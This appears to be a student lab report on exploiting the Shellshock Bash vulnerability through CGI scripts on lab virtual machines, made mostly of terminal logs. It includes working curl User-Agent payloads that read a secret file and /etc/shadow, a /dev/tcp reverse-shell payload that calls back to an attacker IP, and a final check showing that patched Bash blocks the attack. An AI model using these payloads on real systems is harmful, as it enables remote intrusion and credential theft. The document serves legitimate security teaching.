[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls  
myprog.cgi  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ sudo gedit myprog3.cgi  
[sudo] password for seed:  
(gedit:6631): Gtk-WARNING **: service files  
** (gedit:6631): WARNING **:  
** (gedit:6631): WARNING **:  
** (gedit:6631): WARNING **: PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
** (gedit:6631): WARNING **: SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>  
** (gedit:6631): WARNING **: SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)  
** (gedit:6631): WARNING **: SERVER_NAME=localhost  
** (gedit:6631): WARNING **: SERVER_ADDR=127.0.0.1  
** (gedit:6631): WARNING **: SERVER_PORT=80  
** (gedit:6631): WARNING **: REMOTE_ADDR=127.0.0.1  
** (gedit:6631): WARNING **: DOCUMENT_ROOT=/var/www/html  
** (gedit:6631): WARNING **: REQUEST_SCHEME=http  
** (gedit:6631): WARNING **: CONTEXT_PREFIX=/cgi-bin/  
** (gedit:6631): WARNING **: CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ curl http://localhost/cgi-bin/myprog3.cgi -A "Malicious Data"  
***** Environment Variables *****  
HTTP_HOST=localhost  
HTTP_USER_AGENT=Malicious Data  
HTTP_ACCEPT=/*/*  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>  
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)  
SERVER_NAME=localhost  
SERVER_ADDR=127.0.0.1  
SERVER_PORT=80  
REMOTE_ADDR=127.0.0.1  
DOCUMENT_ROOT=/var/www/html  
REQUEST_SCHEME=http  
CONTEXT_PREFIX=/cgi-bin/  
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/  
SERVER_ADMIN=webmaster@localhost  
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog3.cgi  
REMOTE_PORT=39646  
GATEWAY_INTERFACE=CGI/1.1  
SERVER_PROTOCOL=HTTP/1.1  
REQUEST_METHOD=GET  
QUERY_STRING=  
REQUEST_URI=/cgi-bin/myprog3.cgi  
SCRIPT_NAME=/cgi-bin/myprog3.cgi  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
```

## Task 4: Launching the Shellshock attack

Using the above CGI program, we can launch a shellshock attack. The attack is independent of the content of the CGI program as the bash program is targeted which is invoked even before the CGI script is executed. We launch an attack using <http://localhost/cgi-bin/myprog.cgi> where we try to achieve which we cannot achieve as a remote user.


1. We create a file "secretfile" on the server which contains a username and password as shown below.



```
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ sudo gedit secretfile  
[sudo] password for seed:  
(gedit:6882): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .  
service files  
** (gedit:6882): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported  
** (gedit:6882): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported  
** (gedit:6882): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported  
** (gedit:6882): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported  
** (gedit:6882): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls -l secretfile  
-rw-r--r-- 1 root root 20 Sep 11 16:17 secretfile  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ cat secretfile  
myusername  
p@$$w0rd  
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
```




2. If we try to access the secretfile using curl we observe that it isn't possible and the server returns "Internal Error".



```
Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ curl http://localhost/cgi-bin/secretfile
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
webmaster@localhost to inform them of the time this error occurred,
and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
</body></html>
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
```


3. We try to display the contents of the secretfile using the shellshock vulnerability. We pass an environment variable with value as a function body with USER\_AGENT header field of the request. Due to the vulnerability the bash program executes the shell commands which were a part of the environment variable value. Thus if we pass the cat command we observe that the contents of the "secretfile" are also displayed.



```
Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprogt3.cgi -A "() { echo "C"; }; echo Content_type:text/plain; echo; /bin/cat /usr/lib/cgi-bin/secretfile;"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogt3.cgi HTTP/1.1
Host: localhost
User-Agent: () { echo C; }; echo Content_type:text/plain; echo; /bin/cat /usr/lib/cgi-bin/secretfile;
Accept: */*
< HTTP/1.1 200 OK
< Date: Fri, 11 Sep 2020 11:45:08 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
myusername
pessword
* Connection #0 to host localhost left intact
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
```

4. Next, we try to read the contents of the /etc/shadow file as achieved above. But from the below snapshot we observe that we aren't successful in achieving so i.e. the contents of the /etc/shadow file wasn't printed. This is because the /etc/shadow file need root privileges even to read the file unlike the secretfile on the server.




```
/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprogt3.cgi -A "() { echo "C"; }; echo Content_type:text/plain; echo; /bin/cat /etc/shadow;"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogt3.cgi HTTP/1.1
Host: localhost
User-Agent: () { echo C; }; echo Content_type:text/plain; echo; /bin/cat /etc/shadow;
Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 11 Sep 2020 11:48:07 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-type: text/plain
< Content-Length: 0
* Connection #0 to host localhost left intact
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
```

## Task 5: Getting a Reverse shell using shell shock

Usually attackers choose to run shell command, so that they can use that shell to run other commands as long as the shell is alive. This is possible using a reverse shell whose input and output is controlled by the attacker but the shell is run on the victims machine, thus making it convenient for attackers to run commands on the victim machine.

Attacker Machine IP: 10.0.2.4

Victim Machine IP: 10.0.2.6



```
Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~$
[09/11/20]seed@Chandan_PES1201701593:~$ ifconfig
enp0s3: Link encap:Ethernet HWaddr 08:00:27:c7:15:12
inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::65f3:3266:77b1:68c2/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:148 errors:0 dropped:0 overruns:0 frame:0
TX packets:177 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:64212 (64.2 KB) TX bytes:17861 (17.8 KB)

lo: Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:122 errors:0 dropped:0 overruns:0 frame:0
TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:25572 (25.5 KB) TX bytes:25572 (25.5 KB)
[09/11/20]seed@Chandan_PES1201701593:~$

Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~$
[09/11/20]seed@Chandan_PES1201701593:~$
[09/11/20]seed@Chandan_PES1201701593:~$ ifconfig
enp0s3: Link encap:Ethernet HWaddr 08:00:27:3c:72:67
inet addr:10.0.2.6 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::a531:91:f552:45b2/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:178 errors:0 dropped:0 overruns:0 frame:0
TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:68827 (68.8 KB) TX bytes:16054 (16.0 KB)

lo: Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:119 errors:0 dropped:0 overruns:0 frame:0
TX packets:119 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:25627 (25.6 KB) TX bytes:25627 (25.6 KB)
[09/11/20]seed@Chandan_PES1201701593:~$
```

1. We use the same CGI program from Task3 which is made an executable in the victim machine as shown below.



2. The malicious command added to the end of the environment variable value will give you bin/bash terminal of the victim in interactive mode and redirect all standard input, output and error to attacker's IP (10.0.2.4). We run nc -lvp 9090 which listens for TCP connection on port 9090. This code `"/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"` is responsible for setting a reverse shell.

We can observe that connection from 10.0.2.6 (Victim) was accepted. Also running the command `"ifconfig"` outputs 10.0.2.6 which is the Victims IP. Thus, we successfully set a reverse shell on the victims machine using the shellshock vulnerability.




```
Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~$
[09/11/20]seed@Chandan_PES1201701593:~$
[09/11/20]seed@Chandan_PES1201701593:~$ curl -v http://10.0.2.6/cgi-bin/myprog.cgi -A '() { echo " "; }; echo Content_type :text/plain; echo ; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1'
* Trying 10.0.2.6...
* Connected to 10.0.2.6 (10.0.2.6) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
Host: 10.0.2.6
User-Agent: () { echo " "; }; echo Content_type :text/plain; echo ; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
Accept: */*
200 OK
[09/11/20]seed@Chandan_PES1201701593:~$
```


## Task 6: Using the Patched Bash

We redo task 3 and task 5 again, but now using the patched bash which no longer has shellshock vulnerability. We modify the myprog.cgi script by changing “bash\_shellshock” to “bash”.



```
Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

myprog.cgi (/usr/lib/cgi-bin) - gedit
Open
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```



```
Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~$ ./cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~$ ./cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~$ ls
myprog.cgi
[09/11/20]seed@Chandan_PES1201701593:~$ cat myprog.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
[09/11/20]seed@Chandan_PES1201701593:~$ ./cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~$ sudo gedit myprog.cgi
[sudo] password for seed:
(gedit:3209): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .
service files
** (gedit:3209): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3209): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3209): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3209): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3209): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[09/11/20]seed@Chandan_PES1201701593:~$ ./cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~$ cat myprog.cgi
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
[09/11/20]seed@Chandan_PES1201701593:~$
```

We repeat Task 3 using the patched bash as shown below.



```
Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminator
/bin/bash 168x41

[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 root root 119 Sep 11 18:46 myprog.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$

/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~$
[09/11/20]seed@Chandan_PES1201701593:~$ curl http://localhost/cgi-bin/myprog.cgi -A "Malicious Data"
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Malicious Data
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=33404
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[09/11/20]seed@Chandan_PES1201701593:~$
```

We observe that the `USER_AGENT` http header is converted to environment variable. Thus we can send our own data to the server as environment variables even in case of the patched version of Bash.


Next, we repeat Task 5, to set up a reverse shell, using the patched Bash as shown below.

```
Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
/bin/bash 168x41

[09/11/20]seed@Chandan_PES1201701593:~$
[09/11/20]seed@Chandan_PES1201701593:~$
[09/11/20]seed@Chandan_PES1201701593:~$
[09/11/20]seed@Chandan_PES1201701593:~$ curl -v http://10.0.2.6/cgi-bin/myprog.cgi -A "()" { echo ""; }; echo Content-type :text/plain; echo; /bin/bas
h -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1"
* Trying 10.0.2.6...
* Connected to 10.0.2.6 (10.0.2.6) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 10.0.2.6
> User-Agent: () { echo ;; }; echo Content-type :text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 11 Sep 2020 14:18:16 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=10.0.2.6
HTTP_USER_AGENT=() { echo ;; }; echo Content-type :text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.6 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.6
SERVER_ADDR=10.0.2.6
SERVER_PORT=80
REMOTE_ADDR=10.0.2.4
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=59540
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
```





We observe that unlike previous attack, here the attack was not successful in case of the patched version. Unlike the vulnerable bash, it doesn't convert the variables into bash functions thus keeping those variables as it is, thus not executing those commands. Thus the patched Bash is no more vulnerable to Shellshock Attack.

THANK YOU